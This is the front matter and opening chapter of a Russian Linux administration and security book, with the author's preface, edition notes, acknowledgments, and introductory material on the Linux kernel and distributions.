Linux

ГЛАЗАМИ ХАКЕРА

5-е издание

Михаил Фленов

Безопасность Linux
Оптимизация ОС и сервисов
Атаки хакеров на Linux
Защита сервера от хакеров
Предотвращение возможных атак
Примеры для CentOS и Ubuntu

bhv®

Linux
ГЛАЗАМИ
ХАКЕРА

5-е издание

Санкт-Петербург
«БХВ-Петербург»
2019

УДК 004.451
ББК 32.973.26-018.2
Ф71

Фленов М. Е.

Ф71 Linux глазами хакера. — 5-е изд., перераб. и доп. — СПб.: БХВ-Петербург, 2019. — 416 с.: ил.

ISBN 978-5-9775-4039-1

Рассмотрены вопросы настройки ОС Linux на максимальную производительность и безопасность. Описано базовое администрирование и управление доступом, настройка Firewall, файлообменный сервер, WEB-, FTP- и Proxy-сервера, программы для доставки электронной почты, службы DNS, а также политика мониторинга системы и архивирование данных. Приведены потенциальные уязвимости, даны рекомендации по предотвращению возможных атак и показано, как действовать при атаке или взломе системы, чтобы максимально быстро восстановить ее работоспособность и предотвратить потерю данных. В пятом издании информация представлена на примерах двух популярных дистрибутивов: CentOS и Ubuntu. На сайте издательства размещены дополнительная документация и программы в исходных кодах.

Для пользователей, администраторов и специалистов по безопасности

УДК 004.451
ББК 32.973.26-018.2

Группа подготовки издания:

Руководитель проекта	*Евгений Рыбаков*
Зав. редакцией	*Екатерина Сависте*
Компьютерная верстка	*Ольги Сергиенко*
Дизайн серии	*Марины Дамбиевой*
Оформление обложки	*Елизаветы Романовой*

Подписано в печать 04.02.19.
Формат 70×100$^{1}/_{16}$. Печать офсетная. Усл. печ. л. 33,54.
Тираж 1000 экз. Заказ № 8427.
"БХВ-Петербург", 191036, Санкт-Петербург, Гончарная ул., 20.

Отпечатано с готового оригинал-макета
ООО "Принт-М", 142300, М.О., г. Чехов, ул. Полиграфистов, д. 1

ISBN 978-5-9775-4039-1

Оглавление

Предисловие

Эта книга посвящена рассмотрению одной из самых популярных операционных систем (ОС), устанавливаемых на серверы, — ОС Linux. А если учесть, что Андроид тоже построен на базе Linux, то и этой мобильной ОС.

Для домашнего использования ОС Linux за долгие годы своего существования пока еще не получила такой популярности, как среди профессиональных администраторов. На мой взгляд, проблема кроется в графическом интерфейсе и отсутствии необходимых программ. Но это мое личное мнение.

Графические оболочки Linux выполнены в достаточно спорном дизайне. Рабочую среду GNOME и ее разработчиков раскритиковал даже сам создатель Linux — Линус Торвальдс.

Я больше предпочитаю классические, простые и строгие цвета и, наверное, поэтому последние два года больше всего времени провожу в macOS, которая является достаточно близким родственником Linux, потому что построена на компонентах BSD (обе ОС имеют UNIX-корни). Ядро, которое используется в macOS, когда-то создавалось программистами BSD, хотя его присутствие в ее дистрибутивах никогда официально не признавалось. Плюс очень много утилит в эту ОС от Apple также пришли из мира UNIX.

Операционная система macOS и различные дистрибутивы Linux очень схожи — много общего в работе консоли, а такие понятия, как конфигурация MySQL, PHP, Apache, вообще идентичны.

Второй недостаток Linux — нехватка хороших программ. Опять же, для Windows и macOS существуют MS Office и вся линейка продуктов Adobe, а бесплатные офисные пакеты под Linux пока все еще очень сильно проигрывают MS Office. Да и Adobe Photoshop до сих пор остается бесспорным лидером. Это снова мое личное мнение — кому-то The GIMP может быть удобен и Google Docs достаточно.

Но вот что касается серверных приложений, где не нужно никаких красот, а требуются лишь производительность и надежность, и достаточно просто командной строки или управления через удаленный терминал или браузер, — то тут все преимущества Linux выходят на первый план, и здесь она способна конкурировать

с другими ОС. Недаром большинство серверов строят именно на Linux, потому что ее серверные компоненты вполне конкурентоспособны с аналогами из других платформ и даже превосходят их.

Лично я использую Linux, главным образом, как серверную систему и, в основном, в Сети. Она бесплатная, и это позволяет сэкономить пользователям и компаниям во всем мире огромные суммы денег на лицензиях. По работе мне приходится иметь дело с серверами как на Windows, так и на Linux, и вторые обходятся намного дешевле, так что для своих проектов я всегда выбираю их.

Установка ОС Linux становится проще, а графический интерфейс и удобство работы в некоторых случаях не уступают самой распространенной на настольных системах операционной системе Windows. Самое главное, что ценят пользователи Linux, — это возможность ее настраивать.

Когда-то Windows 9*x* и даже Windows XP можно было настраивать на любой вкус, и существовали программы, которые изменяли внешний вид рабочего стола до неузнаваемости. В Windows Vista возможности по настройке сильно сократились, а с полным изменением рабочего стола в Windows 8/10 менять стало практически нечего.

За долгие годы существования Linux осталась гибкой. На нее можно устанавливать различные графические оболочки, можно даже сделать так, что рабочий стол станет выглядеть как Windows, как macOS или даже как нечто космическое. Именно за эту гибкость Linux любят во всем мире.

Почему же тогда гибкость настройки не помогает процветанию системы? Мое мнение — просто это мало кому нужно. Когда я был студентом, то сам любил настраивать ОС под себя, изменять ее вид, что-то менять в ее недрах. Сейчас, когда у меня есть работа, семья, дети — времени на подобные развлечения уже не остается. Мне нужно включить компьютер и начать работать с ним сразу, без каких-либо дополнительных настроек.

Для таких, как я, важно, чтобы ОС была удобна и красива уже «из коробки». А понятия удобства и красоты — это дело вкуса каждого. Так, мне нравились Windows до 8-й ее версии, и только 8-ю я так и не смог понять. Мне нравится macOS, но почему-то за долгие годы я так и не смог полюбить оболочку рабочего стола Unity, которая долго использовалась в Ubuntu.

Мы будем рассматривать в этой книге Ubuntu (ее корни — Debian) и немного затронем CentOS. Согласно статистике Интернета, Ubuntu является самой популярной сборкой Linux. Чтобы узнать эту статистику, достаточно зайти в рейтинг **mail.ru** и посмотреть любой популярный открытый сайт. Статистика **mail.ru** показывает, с каких ОС и с каких браузеров заходят на сайт пользователи. Так вот, среди дистрибутивов Linux с огромным отрывом на первом месте находится Ubuntu, поэтому имеет смысл выбрать именно ее.

CentOS сильно отличается от Ubuntu — у нее другой пакетный менеджер, и ее больше сравнивают с Red Hat Linux. Очень часто можно услышать, что CentOS — это бесплатная версия Red Hat. Не знаю, насколько верно это утверждение. Этот

дистрибутив я чаще вижу на веб-серверах, и мои сайты работают на выделенном хостинге именно под CentOS.

Я не смогу «покрыть» в этой книге обе ОС полностью и не планирую этого делать. Но я постараюсь вас ими заинтересовать и дать такую основу, чтобы дальше вы могли двигаться уже без меня.

В мире Linux — в различных ее дистрибутивах — используется значительное количество общих компонентов. Как я уже говорил ранее, macOS от компании Apple основана на BSD (одном из вариантов UNIX-систем), и в ней также очень много общего с Linux, — я могу без проблем копировать некоторые конфигурационные файлы с macOS на Linux, и они будут работать без изменений.

Почему так вызывающе называется книга? Это маркетинговый ход или просто какой-то трюк? Когда я написал первую книгу по программированию на Delphi, то основой для нее послужили статьи из журнала «Хакер». Тогда редакция и предложила мне название: «Delphi глазами хакера». Нет, это не мои глаза имелись тут в виду, имелся в виду стиль журнала, — ведь я тогда вплотную работал с ним и очень много для него писал. На обложке той книги даже слово «хакер» было набрано в стиле оформления журнала.

Впоследствии эти «глаза» стали использоваться и для других моих книг, хотя вид слова «хакер» на обложках пришлось изменить, — издательство «Gameland» запретило оформлять это слово их шрифтом.

В названии книги не имеется в виду, что хакер — в смысле взломщик — это я. Я как раз к таким никогда себя не относил, и больше предпочитаю создавать и защищать. Но в книге все же будут присутствовать глаза некоего взломщика, который будет смотреть на вашу систему извне. А чтобы понять, как защищаться, нужно понять, как думает тот, от кого вы защищаетесь, и знать, как он может атаковать.

Эта книга посвящена безопасности, но не только ей. В основном, мы будем говорить о самой Linux, и моя главная задача — погрузить вас в ее увлекательный и захватывающий мир. Я не стану пытаться описать всю систему, потому что для этого книга должна быть в несколько раз толще, — мы рассмотрим только самое интересное на мой взгляд.

Я интересуюсь взломом и постоянно изучаю новые его методы, но только потому, что хочу строить безопасные системы, и безопасность меня интересует намного больше. Любой объект может быть рассмотрен с разных точек зрения. Простой пример из жизни — нож, являясь столовым прибором, при определенных обстоятельствах становится орудием убийства или средством самообороны. Точно так же программные инструменты, утилиты или даже просто знания могут быть восприняты и как советы для повседневного ухода за ОС, и как способы защиты ее от проникновения, или же как средства взлома системы. Я надеюсь, что вы не станете использовать полученные знания в разрушительных целях. Это вас не украсит, и славы не добавит. Да и зачем вам нужна «черная» популярность взломщика? Не лучше ли посвятить себя более полезным и добрым вещам?

Причины, по которым люди идут темной дорогой, могут быть разными. Кто знает человека, который разработал средства безопасности для какой-либо крупной компании или сайта? Хотя бы одного из людей, отвечающих за безопасность крупных сайтов? Мало кто слышал о них... Но стоит взломать Facebook или любой другой сайт, как о вас заговорят во всем мире. Стремление к такой дешевой популярности понятно, но оно совершенно бессмысленно и не нужно.

Когда меня спрашивают, что я подразумеваю под словом «хакер», я привожу простейший пример — если вы как администратор установили и заставили работать ОС, и вам удалось настроить ее на максимальную производительность и безопасность, то вы — хакер. Умения хакера позволяют создавать что-либо, превосходящее имеющиеся аналоги (т. е. более быстрое, удобное и безопасное). Именно такой является сама ОС Linux, созданная хакерами со всего мира.

Для меня слово «хакер» ассоциируется с людьми, которые создают что-то, а не взламывают. И так считаю не только я. В Торонто уже не раз проходил Facebook Hack, на котором люди не взламывали самую популярную пока социальную сеть, а писали код, создавали приложения для Facebook и соревновались в умении программировать.

Наверное, пора более детально поговорить о том, что будет ожидать вас в самой книге.

Для того, чтобы установить ОС на домашний компьютер, не требуется много настроек. Большинство операционных систем устанавливаются с настройками по умолчанию вполне безопасно. Простому домашнему компьютеру не нужно открывать никаких сервисов внешнему миру. И только вы сами инициируете большинство соединений с внешним миром, запрашивая у почтовых серверов свою почту или у веб-серверов интересующие вас страницы, музыку и видео. Поэтому достаточно запретить любые входящие соединения и разрешить только то, что пользователь запросит сам. И если пользователь попросил систему соединить его с «не совсем хорошим» сервером, то это уже будет ошибка пользователя, потому что ОС и программы мало что могут в этом случае сделать.

Единственное, что нужно в качестве дополнительной защиты домашним компьютерам, — антивирусы, которые будут проверять контент, который пользователь получает/скачивает, на предмет возможного вредоносного кода. Пока что в Linux не было серьезных вирусных эпидемий, которые уже не раз захлестывали мир Windows, и большинство пользователей Linux не ставит антивирусов.

Можно поставить еще и сетевые экраны, которые будут защищать вас от возможных атак, но даже без них в современном мире можно прожить.

В случае с сервером все намного сложнее. Серверы для того и предназначены, чтобы предоставлять пользователям какой-то контент. К ним могут подключаться совершенно разные пользователи со всего мира, которых вы никогда не видели и не знали. Доверие к таким посетителям практически нулевое, потому что никогда не знаешь, кто запрашивает ресурсы сервера, для чего и как он собирается их использовать.

Мне кажется, что большинство недочетов в программах происходит как раз из-за недопонимания этого. Программисты просто не задумывались о потенциальных угрозах и надеялись, что пользователи будут делать только то, что для них предусмотрено. Но хакеры — далеко не ординарные пользователи, и они обязательно будут пытаться использовать то, что не должно быть доступно.

В результате настройка сервера превращается иногда в увлекательное приключение, где борются Инь и Янь: разрешить или запретить? Дать возможность или нет?

Для того чтобы правильно настроить сервер, необходимо знать множество параметров, которые большинству пользователей не нужны. Если же просто закрыть глаза и оставить все значения по умолчанию, то об истинной безопасности Linux не может быть и речи. Дело в том, что производитель программы заранее не знает, что именно нам понадобится, и делает все возможное, чтобы она работала на любой системе, а для этого ему приходится включать в нее много дополнительных возможностей, что делает систему в целом избыточной.

В последнее время разработчики дистрибутивов и других серверных программ стали максимально урезать установки по умолчанию, т. е. разрешать только базовые возможности, а все сетевые сервисы, которые могут позволить хакеру проникнуть на компьютер, отключать. При этом чаще всего производитель предоставляет нам простое и удобное средство для быстрого включения и конфигурирования нужного сервиса.

Так уж повелось, что администраторы Linux должны иметь больше опыта и знаний, чем специалисты Windows, и это связано как раз со сложностями настройки, осуществляемой с использованием конфигурационных файлов и утилит командной строки. Если в Windows все делается в визуальных окнах с большим количеством контекстных подсказок, то в Linux большинство настроек осуществляется именно в конфигурационных файлах. Да, для нее тоже существуют утилиты, упрощающие настройку, но функционал не всех их столь удобен и гибок, как простое прямое конфигурирование файлов.

Я всегда рекомендую, изучая какую-либо тему, узнать мнение еще как минимум двух-трех авторов. Так что обязательно возьмите еще несколько других книг. У каждого автора свой подход, и разные темы могут быть раскрыты по-разному. К тому же, в книгах часто можно встретить авторские описания собственного их опыта, а это самое важное и дорогое.

Можно, например, почитать работы Дениса Колисниченко, который уже не первый год специализируется в Linux. Я видел одну его книгу лет десять назад, и она мне показалась очень даже интересной. Хотелось прочитать ее полностью, но я уехал в Канаду, а отсюда у меня доступ к литературе на русском языке практически отсутствует. Онлайн-магазины не доставляют книги в Канаду, а качать нелегальные версии я не хочу. Впрочем, вроде бы сейчас издательства в России стали продавать электронные версии книг, и если это так, то я, наверное, смогу легально покупать книги на русском через Интернет.

Рассматривая Linux, я буду говорить о безопасности и производительности не в отдельных заключительных главах, а, практически, все время. Из-за этого могут

иногда случаться повторы, но я считаю, что это необходимо. Когда человек уже приобрел навыки неэффективной работы с системой, переучиваться ему сложно. Именно поэтому мы будем разбирать последовательно (от азов до сложных вопросов) все аспекты каждой рассматриваемой темы, аккуратно раскладывая полученные знания «по полочкам».

В качестве дополнительной информации по безопасности компьютера и сетей советую прочитать мою книгу «Компьютер глазами хакера»[1], в которой приводится достаточно много общих сведений по этим вопросам. Здесь же мы больший упор делаем на определенную ОС — Linux. Несмотря на то, что упомянутая книга направлена в большей степени на поддержание безопасности ОС Windows, многие рассматриваемые в ней проблемы могут вам пригодиться и при построении безопасного Linux-сервера. Точно так же книга «Linux глазами хакера» будет полезна и специалистам по безопасности Windows-систем.

В этой книге не рассматриваются вопросы, связанные с вирусами, потому что в настоящее время вирусная активность в ОС Linux минимальна, но это не значит, что опасности не существует вовсе. Угроза есть всегда, а защита от вирусов схожа с защитой от троянских программ, которых для Linux достаточно много. О вирусных атаках и возможностях их отражения можно также прочитать в книге «Компьютер глазами хакера».

Кстати, популярная сейчас на мобильных устройствах ОС Android построена на базе Linux, и появление под нее вредоносного кода показало, что и здесь вопросами безопасности пренебрегать не стоит.

Итак, давайте знакомиться с Linux с точки зрения хакера. Я уверен, что вы посмотрите на нее совершенно другими глазами и найдете для себя много нового и интересного.

QualitySource

Мой взгляд на Linux может вам понравиться, а может и шокировать. Дело в том, что я не принадлежу к сторонникам или поклонникам Open Source, к которому относится Linux. Я отношу себя к сторонникам движения QualitySource (такого реально не существует, это я так его для себя называю), т. е. качественного кода. Мне все равно, какой это код — открытый или закрытый, главное, чтобы он был качественный. Если бы код ОС Windows был открытым, вы бы полезли его смотреть или изменять? Я бы нет, и большинство тоже.

Я даже против изменения исходных кодов. Изменив их под себя один раз, вам придется делать это каждый раз, когда выходит новая версия. Само собой, что в вышедшем завтра обновлении ОС не окажется ваших изменений. Придется снова и снова изменять исходный код или создавать свою личную ветку кода и поддерживать ее самостоятельно. Но если каждый будет заниматься поддерживанием своих веток, то когда найти время на собственную жизнь и семью?

---

[1] См. **http://www.bhv.ru/books/book.php?id=189767**.

Когда только появился Android, то для него все производители начали писать свои оболочки, чтобы выделиться из общего фона. С выходом каждой новой версии этой ОС приходилось ждать, когда оболочки обновят. Это как топтание на месте — постоянно приходится адаптировать и тестировать один и тот же код для новой версии ОС. Всем это явно надоело, и все чаще можно видеть «чистую» ОС Андроид.

Большинство из нас, устанавливая ОС или какую-то программу, хочет, чтобы она стабильно работала и выполняла положенные действия. Какая нам разница, открыт код или нет? Какая нам разница, на каком языке написана программа? Для меня эти вопросы не существенны. Если программа стоит того, чтобы я отдал за нее запрашиваемые деньги, если она достаточно качественна, — то я отдам эти деньги, независимо от того, открыт ли ее код, и на каком языке ее написали.

И ОС Linux, и Windows, на мой взгляд, являются качественными проектами, и я использую их одновременно, но для разных задач. Устанавливать сложный, тяжеловесный и дорогой Windows Server ради банального файлового сервера — это глупость, поэтому здесь я использую Linux. Но для сложных финансовых решений я предпочитаю использовать великолепную связку MS Windows и MS SQL Server. Это мое личное предпочтение, которому не обязательно следовать. Вы можете выбрать для управления базой данных связку Linux и MySQL.

С 2009-го по 2017-й год я работал над сайтами с высокой нагрузкой и в качестве бэкэнда[1] использовал серверы Windows, на которых установлены база данных и веб-серверы (потому что для больших сайтов я все же предпочитаю использовать C#), но на фронтенде[2] у меня были установлены кэширующие серверы Linux, FTP-серверы на Linux, серверы деплоя (развертывания) и управления так же на Linux.

К какому миру присоединиться — это личное решение каждого. Единственное, о чем я прошу вас, — не делайте ничего бездумно. Не стоит устанавливать софт только потому, что он относится к Open Source, как и не стоит считать, что коммерческий софт заведомо лучше. Выбирайте своим умом, пробуйте, тестируйте и принимайте самостоятельное решение в зависимости от конкретной ситуации.

Программа не может быть лучше, надежнее или безопаснее других только потому, что у нее открыт код, это бред полнейший. Яркий пример — sendmail. Не очень хороших программ с открытым кодом, как, кстати, и коммерческих, весьма много, поэтому выбирайте за качество, а не за наличие или отсутствие исходных кодов, которые большинству пользователей просто не нужны.

Почему и когда я выбираю Linux? Я программист, который любит Microsoft .NET и PHP. Первый лучше выполнять на Windows-серверах, а второй на Linux. И если для финансовых проектов я выберу .NET за его возможности, то для любых других проектов я остановлюсь на Linux+Apache+MySQL+PHP (LAMP), как на более эко-

---

[1] Бэкэнд (от англ. Back-End, оборотная сторона) — программный код, отвечающий за работу с сервером (базой данных), данными (для их дальнейшей записи в БД или отправки клиенту) и т. п.

[2] Фронтенд (от англ. Front-End, лицевая сторона) — публичная часть сайта, с которой непосредственно контактирует пользователь, и функционал, который обычно обыгрывается на клиентской стороне (в браузере).

номном варианте. Эта связка не требует дорогих лицензий, отчисляемых Microsoft, а ее серверы будут потреблять меньше памяти.

Сейчас на сервере, где находятся мои сайты, мне выделено всего 512 мегабайт памяти, но монитор показывает, что используются около 300, и есть еще незанятое пространство. На виртуальную машину с таким количеством памяти поставить полноценную Windows не выйдет, — придется ставить только версию Core, для которой 512 Мбайт — минимум, и тут уже о комфортной работе говорить будет сложно. А если нужна Windows с возможностью удаленного подключения по RDP[1], то потребуется минимум 4 гигабайта, а это уже намного дороже.

Второе издание

Чем отличалось второе издание книги? Я бы назвал обе эти книги разными, потому что в новом варианте было приведено намного больше информации. Я переписал абсолютно все и обновил весь текст в соответствии с современными реалиями.

В ходе этой работы были исправлены и некоторые ошибки, присутствовавшие в предыдущем издании. Их было немного, но в Интернете по этому поводу очень красиво писали те, кто почему-то не любит меня и мои книги. Не знаю, почему — ведь я никому ничего плохого не сделал... Ошибки есть везде, даже в авторитетных американских изданиях. Просто там новые издания появляются каждый год, поэтому ошибки исправляются достаточно быстро.

Третье издание

В третьем издании я уже в основном обновлял информацию в соответствии с современными реалиями. Компьютерный мир изменяется очень быстро, за что я его и люблю, потому что приходится постоянно изучать что-то новое. Очень много новой информации попало на компакт-диск к этой книге в виде текстовых файлов.

Я хотел донести до читателя как можно больше информации, и при этом не делать книгу слишком толстой и дорогой. Единственный способ сделать это — максимально использовать компакт-диск. Наиболее интересная информация попала в книгу, чтобы ее было увлекательно читать. Некоторые сильно устаревшие участки текста ушли на компакт-диск.

Четвертое издание

Четвертое издание снова полностью переписано. Я опять пробежался по каждой главе и каждому абзацу и переделал очень многое. Компьютерный мир меняется сильно и быстро. Информация из первого издания уже совершенно не актуальна, и даже то, что я добавлял во втором издании, также сильно изменилось.

---

[1] RDP (Remote Desktop Protocol) — протокол удаленных рабочих столов.

В Linux поменялись приоритеты при выборе файлового или почтового сервера по умолчанию. Что остается до сих пор актуальным — так это связка LAMP (Linux, Apache, MySQL, PHP). Она, кажется, будет жить вечно, потому что эти четыре продукта на самом деле весьма качественные и отлично поддерживаются их создателями.

Я даже немного изменил подход к описанию программ и самой ОС. Если раньше я пытался описать как можно больше команд и параметров, то в этом издании я выкинул очень много скучных и лишних описаний и добавил то, что на мой взгляд будет более интересно читателям.

Даже если у вас есть любое из предыдущих изданий, это издание вам так же будет интересно прочесть практически полностью.

И еще одно изменение, произведенное для четвертого издания, — информация, расширяющая и дополняющая материал «бумажной» книги, теперь не приклеивается к ней в виде компакт-диска, а размещается на FTP-сервере издательства, и электронный архив с этой информацией можно скачать по ссылке **ftp://ftp.bhv.ru/9785977533331.zip** или со страницы 4-го издания книги на сайте **www.bhv.ru**.

Пятое издание

Пока еще рано переписывать всю книгу, потому что в предыдущем издании была проделана большая работа.

Тем не менее, в пятом издании я сократил количество вступительного материала и общих слов о Linux, его истории и пр. Все это переехало на мой сайт в раздел статей по адресу: **http://www.flenov.info/story/category/Linux**. Взамен я добавил больше практической информации о самой ОС Linux. Девиз этого издания: меньше общих слов — больше дела!

Обновлена информация по управлению сетевым экраном, добавлено немного новых примеров, включая Uncomplicated Firewall[1], описано, как настроить шлюз в Интернет. В главу о работе с почтой добавлен раздел по борьбе со спамом. Приведено больше информации по безопасности — этого много не бывает.

Все предыдущие издания описывали только Ubuntu, а в пятое я добавил информацию про CentOS, потому что это очень распространенный Linux-дистрибутив для серверов.

[1] Uncomplicated Firewall (ufw) — в переводе с англ. «незамысловатый межсетевой экран», обертка для брандмауэра iptables в Ubuntu.

Благодарности

В каждой своей книге я стараюсь поблагодарить всех, кто помогал в ее создании и выходе в свет. Без этих людей просто ничего бы не получилось.

Первым делом я хотел бы поблагодарить издательство «БХВ-Петербург», с которым сотрудничаю уже долгие годы. Спасибо руководству издательства, редакторам и корректорам, которые работают со мной и помогают сделать книгу такой, какой я ее задумывал. Ведь писать приходится в тяжелых по срокам условиях, но иначе нельзя — информация может устареть раньше, чем книга попадет на прилавок.

Спасибо всем, кто помогает сделать текст лучше, обложку красивой и книгу доступной всем желающим.

Не устану благодарить родителей, жену и детей за их терпение. После основной работы я прихожу домой и тружусь над очередной книгой. Таким образом, семья может видеть меня только за компьютером, а общаться со мной очень сложно, потому что все мои мысли устремляются далеко в виртуальную реальность.

Большая благодарность моим друзьям и знакомым, которые что-то подсказывали, помогали идеями и программами.

Так уж выходит, но в написании каждой книги участвуют и животные. Эта работа тоже не стала исключением. Во время подготовки первого издания книги мой кот Чекист с 23:00 до 1:00 ночи гулял по квартире и просто кричал от скуки. Я не мог уснуть, а значит, больше времени уделял работе.

Хочется поблагодарить еще одного кота — который служил ассистентом в пакете программ MS Office. Одно из первых изданий книги я писал в MS Word, а ОС Linux работала в виртуальной машине, чтобы можно было делать снимки экрана. Во время работы, если «на меня бросали» ребенка, вордовский кот-ассистент помогал занять моего годовалого сына, выступая в роли няни. Я сажал сына Кирилла рядом, и он спокойно играл с котом на экране монитора, а я мог продолжать работать над книгой. Правда, иногда приходилось спасать кота и монитор, когда сын пытался маленькой ручонкой неуклюже гладить полюбившееся животное.

Сейчас мой сын уже вырос, а это издание в основном писалось в автобусе по пути на работу и домой.

А самая большая благодарность: вам — за то, что купили книгу, и моим постоянным читателям, с которыми я регулярно общаюсь в моем блоге **www.flenov.info**. Последние мои работы основываются на их вопросах и предложениях. Если у вас появятся какие-либо проблемы, то милости прошу на сайт. Я постараюсь помочь по мере возможности, и жду любых комментариев по поводу этой книги. Ваши замечания помогут мне сделать ее лучше.


В России зачастую предпочитают не покупать книги, а качать из Интернета их пиратские копии, что наносит ущерб и авторам, и издательствам. Доход от книг падает, и многие хорошие авторы перестают писать, ибо настоящему специалисту легко найти достойный источник дохода без лишних мучений. От этого количество хороших книг уменьшается. Боюсь, эта тенденция сохранится.

Если вы нашли в книге какую-нибудь ошибку, просьба сообщить мне об этом через обратную связь на моем сайте **www.flenov.info**. Ошибки могут быть везде, и не только в программах или ОС, но и в текстах книг. Я также жду ваших отзывов о книге и пожеланий, что вы хотите увидеть в ней в будущем, если появится новое издание.

На этом завершаем вступительное слово и переходим к наиболее интересной и главной части книги — знакомству с ОС Linux.

Приятного чтения!

ГЛАВА 1



Прежде чем начать...

Много лет назад установка ОС Linux была очень сложной. и далеко не на каждый компьютер систему удавалось установить, — постоянно возникали проблемы с совместимостью, отсутствием драйверов. Впрочем, такие проблемы были даже у Windows 95, которая так же работала с минимальными функциями, пока на нее не поставят необходимые драйверы.

У меня в 1990-х годах были не очень популярный монитор Philips и специфичная видеокарта, которая отсутствовала в списке доступного оборудования, поэтому мне приходилось подбирать подходящие драйверы из тех, что были в наличии для других систем, чтобы рабочий стол отображался на экране в приемлемом разрешении.

Сейчас установка Linux стала настолько простой, что в некоторых дистрибутивах для полной установки надо всего-то несколько раз щелкнуть мышью — все имеющееся оборудование определяется без проблем и устанавливается без необходимости подбирать драйверы.

Если смотреть на ОС Linux с точки зрения пользователя, то после установки системы ничего настраивать не надо, — можно сразу же приступать к работе с любыми офисными приложениями и пользовательскими утилитами. Дистрибутивы для домашних компьютеров очень часто уже включают и офисные пакеты, и все необходимое на все случаи жизни.

Но если речь идет о сетевых и серверных программах, то тут уже необходимы дополнительные действия. По умолчанию в системе должны быть запрещены практически все действия, которые могут привести к нежелательному результату или вторжению по сети. Для изменения ограничений нужно настраивать конфигурационные файлы, редактировать которые крайне неудобно новичку или пользователю, привыкшему работать с окнами, а также использовать специализированные утилиты, большинство из которых имеют интерфейс командной строки.

Из-за этих неудобств мой знакомый администратор Windows-систем сказал: «Linux придумали администраторы, которым нечего делать на работе, для того, чтобы играться с конфигурационными файлами». Смешно... Но я с этим не согласен, поскольку заглядываю в конфигурационные файлы своих серверов очень редко.

Корпорация Microsoft начинала делать свои ОС по принципу «лишь бы было удобно», поэтому когда-то достаточно было лишь подключить к ним требуемые компоненты. Но теперь Windows становится с каждым годом все сложнее и безопаснее, а большинство удобных функций, которые могут нарушить защиту, просто отключаются. При необходимости их нужно включать. Начиная с 2008 года, эта тенденция приняла совершенно новый и интересный оборот — в Windows Server появилась версия без графического режима. Да, Windows запускается в текстовом режиме, в котором можно полноценно управлять сервером! В Linux все было наоборот — эту ОС создавали с точки зрения «лишь бы было безопасно», а теперь двигаются в сторону наращивания возможностей и упрощения сервисов. Эта тенденция радует не всегда: в некоторых дистрибутивах Linux, если установить какой-либо сервис, то инсталлятор мало того, что устанавливает сервис в максимальной конфигурации, он еще и запускает его автоматически при старте системы. Это очень плохо, и такие вещи нужно пресекать.

Что ж, удобство и безопасность во многом противоречат друг другу, поэтому производителям приходится в чем-то лавировать.

1.1. Ядро

Ядро — это сердце ОС, в котором реализовано управление памятью и другими ресурсами компьютера. Помимо этого, оно позволяет получить доступ к различному «железу». Например, ранние версии ядра обеспечивали работу только двух USB-устройств: клавиатуры и мыши. Современное ядро поддерживает большинство существующих устройств, а дистрибутивы включают драйверы для большинства популярного оборудования.

Номер версии ядра Linux состоит из трех чисел (последнее указывается не всегда):

- первое число — старший номер, который указывает на значительные изменения в ядре;
- второе — младший номер, увеличение которого указывает на появление небольших изменений. По нему можно определить, является ядро проверенным или предназначено для тестирования, когда нет уверенности, что оно не содержит ошибок. Если число четное, то ядро прошло тщательное тестирование. В противном случае установка этой версии не гарантирует стабильной работы;
- третье число — сборка, т. е. номер очередного рабочего релиза. В некоторых случаях это число опускают, ибо оно несет не такую значительную смысловую нагрузку, как предыдущие числа. Например, часто говорят о версии 2.6, и в этом случае не указана именно сборка.

Новые версии ядра можно скачать по адресу **www.kernel.org** или с сайта производителя вашего дистрибутива в виде обновления для самой ОС. Обновление ядра позволяет не только получить новые возможности по работе с «железом» и повысить производительность системы, но и исправить некоторые ошибки. Самое главное, что обновление ядра в Linux не влечет за собой переконфигурирования всей

ОС, как это происходит в некоторых других системах. Я видел компьютеры, ОС которых были установлены еще несколько лет назад и не перенастраивались с тех пор, — в них только обновлялось ядро и программное обеспечение. Такое бывает редко, потому что, как правило, периодически приходится обновлять «железо», наращивая мощности, — ведь запросы программ и пользователей растут не по дням, а по часам.

1.2. Дистрибутивы

В настоящее время существует множество различных дистрибутивов Linux, но между ними легко проглядывается сходство, т. к. большинство имеет общие корни. Например, многие дистрибутивы построены на основе Red Hat Linux. Компании-производители вносят некоторые коррективы в процедуру инсталляции (чаще всего только графические), изменяют список включаемого программного обеспечения и продают под своей маркой. При этом ядро системы и устанавливаемые программы чаще всего поставляются абсолютно без изменений.

Даже если установочные версии имеют разных производителей, в качестве графической оболочки очень часто используется KDE или/и GNOME, а при отсутствии в поставке их всегда можно установить дополнительно. Таким образом, вне зависимости от основного дистрибутива у всех будет одинаковый графический интерфейс.

Еще недавно можно было встретить Unity — оболочку по умолчанию для Ubuntu, но от ее разработки отказались, и дистрибутив снова возвращается к своим корням — GNOME.

Я долго не мог решить, какой дистрибутив установить, но потом решил выбрать Ubuntu. Я заглянул на пару сайтов, посвященных Linux, и посмотрел в статистике перечень операционных систем, с которых заходили на сайт пользователи (такую статистику предоставляет счетчик **mail.ru**). Наиболее популярной оказалась Ubuntu. В принципе, зная один дистрибутив, очень легко перейти на другой, ведь каждый из них — та же Linux.

И все же, на мой взгляд, разнообразие дистрибутивов является самым слабым звеном Linux. Когда вы начнете работать с ней, то увидите, что большая часть операций не стандартизирована (это можно расценивать как следствие открытости кода). Получается как в поговорке: «Кто в лес, кто по дрова». Это серьезная проблема, которая усложняет восприятие. Но в реальности в 99% случаев в дистрибутивах все идентично.

На мой взгляд, неудобство от разнообразия дистрибутивов заключается в том, что производителям приходится много топтаться на месте и писать один и тот же код. Лучше бы они объединились и начали быстрее двигаться вперед. Да, пострадает конкуренция и возможность выбора, но развитие станет намного эффективнее.

В этом смысле ОС Windows более унифицирована и проще для обучения, хотя в последнее время и здесь наблюдается отступление от установленных канонов. Так, внешний вид программ стал совершенно непредсказуем. Меню и панели

в Office 2000, XP, 2003, 2007, 2010, 2013 постоянно изменяются — только успевай к ним привыкать! В Linux, несмотря на отсутствие стандартов, элементы интерфейса пока везде остаются одинаковыми.

Какой дистрибутив выбрать? Их слишком много, чтобы упоминать все, и я остановлюсь только на самых популярных:

- Red Hat Enterprise Linux и SUSE — выбираем, если нужна хорошая корпоративная поддержка;
- CentOS или Debian — чаще выбирают для серверов, когда не нужна дорогая поддержка со стороны производителя;
- Mint, Ubuntu — хороший выбор для домашнего компьютера, если не нужна поддержка;
- Kali — прославился хорошим набором для хакеров и специалистов в области безопасности.

А теперь о некоторых из них немного подробнее.

1.2.1. Red Hat Linux

